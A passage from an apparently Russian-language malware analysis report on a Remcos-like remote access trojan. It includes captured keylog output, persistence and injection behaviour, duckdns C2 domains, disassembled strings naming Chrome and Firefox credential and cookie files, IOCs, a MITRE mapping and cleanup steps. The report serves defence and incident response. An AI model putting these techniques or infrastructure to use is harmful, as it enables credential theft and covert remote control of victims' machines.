[2025/03/04 17:42:30 out.exe - PID: 2560 - Thread: Main Thread 3312 - x32dbg]

[2025/03/04 17:42:32 Process Monitor - Sysinternals: www.sysinternals.com]

[2025/03/04 17:42:52 out.exe - PID: 2560 - Thread: Main Thread 3312 - x32dbg]

[2025/03/04 17:42:52 Process Monitor - Sysinternals: www.sysinternals.com]

[2025/03/04 17:42:53 *C:\Users\user\Desktop\New Text Document (2).txt - Notepad++]
dasdasd[BckSp]dsadsa[Ctrl+S][CtrlL]
[2025/03/04 17:42:59 C:\Users\user\Desktop\New Text Document (2).txt - Notepad++]

[2025/03/04 17:43:00 Process Monitor - Sysinternals: www.sysinternals.com]

[2025/03/04 17:43:01 Program Manager]
[Enter]
[Enter]

[2025/03/04 17:43:08 Selected Tab]

[2025/03/04 17:43:08 C:\Users\user\Desktop\rabipac\dsc-payload\23-10-2024\DC-1\dsc-mof-bxor-213 - Notepad++]

[2025/03/04 17:43:09 C:\Users\user\Desktop\New Text Document (3).txt - Notepad++]
11
[2025/03/04 17:43:09 *C:\Users\user\Desktop\New Text Document (3).txt - Notepad++]
1[Enter]
Hellow[Ctrl+S]
[2025/03/04 17:43:15 C:\Users\user\Desktop\New Text Document (3).txt - Notepad++]
[CtrlL]
[2025/03/04 17:43:16 new 1 - Notepad++]

[2025/03/04 17:43:16 Process Monitor - Sysinternals: www.sysinternals.com]

[2025/03/04 17:43:17 Program Manager]

[2025/03/04 17:43:18 Process Monitor - Sysinternals: www.sysinternals.com]

[2025/03/04 17:43:31 Start menu]
procex
[2025/03/04 17:43:37 Process Explorer - Sysinternals: www.sysinternals.com [user-PC\user]]

[2025/03/04 17:43:58 Start menu]

[2025/03/04 17:43:59 Computer]

[2025/03/04 17:44:00 Local Disk (C:)]
```

- Объект извлекает имя компьютера и пользователя.
- В реестр по пути – HKCU\Software\kmbutrgsd-AXLFXP, будут записаны следующие данные: расположение вредоносного файла, время начала работы, версия и имя объекта, ключ, состоящий из рандомных значений:




- Объект способен сам себя удалить при необходимости, при помощи созданного vbs скрипта во временной директории пользователя:



- Объект устанавливает соединение с сервером: hftook7lmoutsg5.duckdns.org

- Вредоносная программа способна закрепится в системе при помощи внедрения кода в один из файлов (если обладает правами доступа): svchost.exe, rmclient.exe, fsutil.exe.
- Вредоносная программа способна закрепится в системе при помощи ключа реестра Run:



- Если объект запущен повторно:
  - Вредоносная программа внедряет код в один из файлов: iexplorer.exe, ieinstal.exe, ielowutil.exe

Функционал вредоносного объекта:

- Очистка файлов cookie и логов с браузера:

```
; char aAppdataLocalGo[]
aAppdataLocalGo db '\AppData\Local\Google\Chrome\User Data\Default\Login Data',0
                                        ; DATA XREF: sub_34B21B+7↑o
                db    0
                db    0
; char aUserprofile_0[]
aUserprofile_0  db 'UserProfile',0      ; DATA XREF: sub_34B21B+C↑o
                                        ; sub_34B2A8+C↑o ...
aChromeStoredlo db 0Ah                  ; DATA XREF: sub_34B21B+60↑o
                db '[Chrome StoredLogins not found]',0
                db    0
                db    0
                db    0
; char aChromeStoredlo_0[]
aChromeStoredlo_0 db 0Ah                ; DATA XREF: sub_34B21B+6C↑o
                db '[Chrome StoredLogins found, cleared!]',0
                db    0
; char aAppdataLocalGo_0[]
aAppdataLocalGo_0 db '\AppData\Local\Google\Chrome\User Data\Default\Cookies',0
                                        ; DATA XREF: sub_34B2A8+7↑o
                db    0
aChromeCookiesN db 0Ah                  ; DATA XREF: sub_34B2A8+60↑o
                db '[Chrome Cookies not found]',0
; char aChromeCookiesF[]
aChromeCookiesF db 0Ah                  ; DATA XREF: sub_34B2A8+6C↑o
                db '[Chrome Cookies found, cleared!]',0
                db    0
                db    0
; char aAppdataRoaming[]
aAppdataRoaming db '\AppData\Roaming\Mozilla\Firefox\Profiles\',0
                                        ; DATA XREF: sub_34B335+22↑o
                                        ; sub_34B53A+1B↑o
                db    0
; char aFirefoxStoredl[]
aFirefoxStoredl db 0Ah                  ; DATA XREF: sub_34B335+A4↑o
                db '[Firefox StoredLogins not found]',0
                db    0
```

- Создание потока (по адресу: 0x3498A5) для возможности записи событий с клавиатуры (было описано выше)
- Создание потока (с адресом: 0x35931E) для возможности снимка экрана при помощи функций: CreateCompatibleBitmap и BitBlt (данная функция отключена у объекта). Скриншоты хранятся по пути – "C:\\Users\\user\\AppData\\Roaming\\Screenshots\\". Формат имени: "time_%04i%02i%02i_%02i%02i%02i"

- Создание потока (с адресом: 0x34196B) для возможности записи аудиопотока при помощи wave (данная функция отключена у объекта).
- Возможность удаленного управления компьютером жертвы при помощи C2.
- Загрузка файла с сервера (по адресу: 0x346128).

В результате анализа, можно прийти к выводу, что данный объект аналогичен Remcos RAT (https://www.fortinet.com/blog/threat-research/latest-remcos-rat-phishing).

Ключевые локальные и сетевые индикаторы компрометации (IOCs)

Мьютекс:

- kmbutrgsd-AXLFXP

Файлы:

- C:\\Users\\user\\AppData\\Roaming\\jastisot.dat (кейлог файл)

Реестр:

- HKCU\Software\kmbutrgsd-AXLFXP (содержит данные о ВПО)
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run (имя: kmbutrgsd-AXLFXP; для обеспечения автозагрузки ВПО)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run (имя: kmbutrgsd-AXLFXP; для обеспечения автозагрузки ВПО)

Процессы:

- powershell.exe
- cmd.exe
- iexplorer.exe
- ieinstal.exe
- ielowutil.exe
- svchost.exe
- rmclient.exe
- fsutil.exe

Сетевые соединения:

- hftook7lmoutsg1.duckdns.org
- hftook7lmoutsg2.duckdns.org
- hftook7lmoutsg3.duckdns.org
- hftook7lmoutsg4.duckdns.org
- hftook7lmoutsg5.duckdns.org

Алгоритм заражения:

Вредоносный объект, аналогичен инструменту Remcos для удаленного доступа и управления компьютерами жертв. Обладает функционалом: кейлоггера, загрузчика, сбора информации о системе жертвы, удаленного исполнения команд, внедрения кода, закрепления в системе.

Использование техники MITRE

ATT&CK Tactic	ATT&CK Technique
EXECUTION	Command and Scripting Interpreter T1059 Command and Scripting Interpreter: PowerShell T1059.001 Command and Scripting Interpreter: Visual Basic T1059.005
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Obfuscated Files or Information: Embedded Payloads T1027.009 Process Injection T1055

	Process Injection: Portable Executable Injection T1055.002 Reflective Code Loading T1620 Virtualization/Sandbox Evasion T1497 Virtualization/Sandbox Evasion: Time Based Evasion T1497.003
CREDENTIAL ACCESS	Input Capture T1056 Input Capture: Keylogging T1056.001
DISCOVERY	File and Directory Discovery T1083 Query Registry T1012 Process Discovery T1057 System Owner/User Discovery T1033
COMMAND AND CONTROL	Application Layer Protocol T1071 Application Layer Protocol: Web Protocols T1071.001 Non-Application Layer Protocol T1095 Non-Standard Port T1571
EXFILTRATION	Exfiltration Over C2 Channel T1041
IMPACT	Data Destruction T1485

Рекомендации по нейтрализации

Удаление файла:

- C:\\Users\\user\\AppData\\Roaming\\jastisot.dat


Очистка путей реестра:

- HKCU\Software\kmbutrgsd-AXLFXP
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run (имя: kmbutrgsd-AXLFXP)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run (имя: kmbutrgsd-AXLFXP)

Завершить процессы, связанные с вредоносной активностью:

- powershell.exe
- cmd.exe
- iexplorer.exe
- ieinstal.exe
- ielowutil.exe
- svchost.exe
- rmclient.exe
- fsutil.exe

Разорвать сетевые соединения:

- hftook7lmoutsg1.duckdns.org
- hftook7lmoutsg2.duckdns.org
- hftook7lmoutsg3.duckdns.org
- hftook7lmoutsg4.duckdns.org
- hftook7lmoutsg5.duckdns.org

MITRE ATT&CK Matrix